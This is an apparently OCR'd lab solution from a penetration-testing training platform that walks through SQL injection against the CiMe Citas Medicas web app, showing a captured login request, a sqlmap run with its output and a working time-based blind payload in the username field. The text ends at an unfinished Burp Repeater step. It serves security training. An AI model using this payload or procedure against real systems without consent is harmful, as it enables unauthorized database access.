

ATTACK
DEFENSE
by PentesterAcademy

| Name | CiMe Citas Medicas |
|---|---|
| URL | https://www.attackdefense.com/challengedetails?cid=476 |
| Type | Real World Webapps : SQL Injection |


**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Solution:**

**Step 1:** Inspect the web application.




**Step 2:** Search on google “CiMe Citas Medicas sql injection” and look for publically available exploits.




The exploit db link contains the information about the vulnerable parameter.


**Exploit DB Link:** https://www.exploit-db.com/exploits/31350




**Step 3:** Enter any credentials in the login form, click “Entrar” and intercept the request with burp suite.

Check Appendix to learn how to configure Burp Suite.


Intercepted Request:



Copy the request and save it in a file named “request”.

**Command:** cat request

```
root@PentesterAcademyLab:~# cat request
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/53
7.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3
Referer: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrlphpuo4ivgnk525qn53
Connection: close

username=admin&password=password
root@PentesterAcademyLab:~#
```

**Step 4:** Find the payload using sqlmap.

**Vulnerable parameter:** username

**Command:** sqlmap -r request -p username

Enter the following answers when asked for questions.

“y” for “Do you want to skip test payloads specific for other DBMSes?”
“y” for “do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?”
“n” for “Do you want to keep testing the others (if any)?”

```
root@PentesterAcademyLab:~# sqlmap -r request -p username
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsibl
e for any misuse or damage caused by this program

[*] starting at 00:58:49

[00:58:49] [INFO] parsing HTTP request from 'request'
[00:58:49] [INFO] testing connection to the target URL
[00:58:50] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[00:58:50] [INFO] testing if the target URL content is stable
[00:58:51] [INFO] target URL content is stable
[00:58:51] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[00:58:51] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (X
SS) attacks
[00:58:51] [INFO] testing for SQL injection on POST parameter 'username'
[00:58:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:58:52] [WARNING] reflective value(s) found and filtering out
[00:58:55] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[00:58:55] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:58:57] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:59:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:59:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:59:10] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:59:10] [INFO] testing 'MySQL inline queries'
[00:59:11] [INFO] testing 'PostgreSQL inline queries'
[00:59:11] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[00:59:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:59:13] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:59:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:59:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[00:59:28] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y
/n] y
[00:59:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:59:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[00:59:43] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
---
Parameter: username (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password
---
[01:00:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: PHP 5.3.10, Apache 2.2.22
```

```
back-end DBMS: MySQL >= 5.0.12
[01:00:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/aqcquqh4rgxlfkxcqxv8pclbz.public2.attackde
fenselabs.com'

[*] shutting down at 01:00:05

root@PentesterAcademyLab:~#
```


**Payload:** username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password

**Step 5:** Send the intercepted request to Repeater.

Right click on the intercepted request and select the option “Send to Repeater”, the same can be achieved by pressing “CTRL+R”.




Repeater Tab:





**Step 6:** Send the original request and check the response time.

Request section in the Repeater tab.



Response section in the Repeater tab.



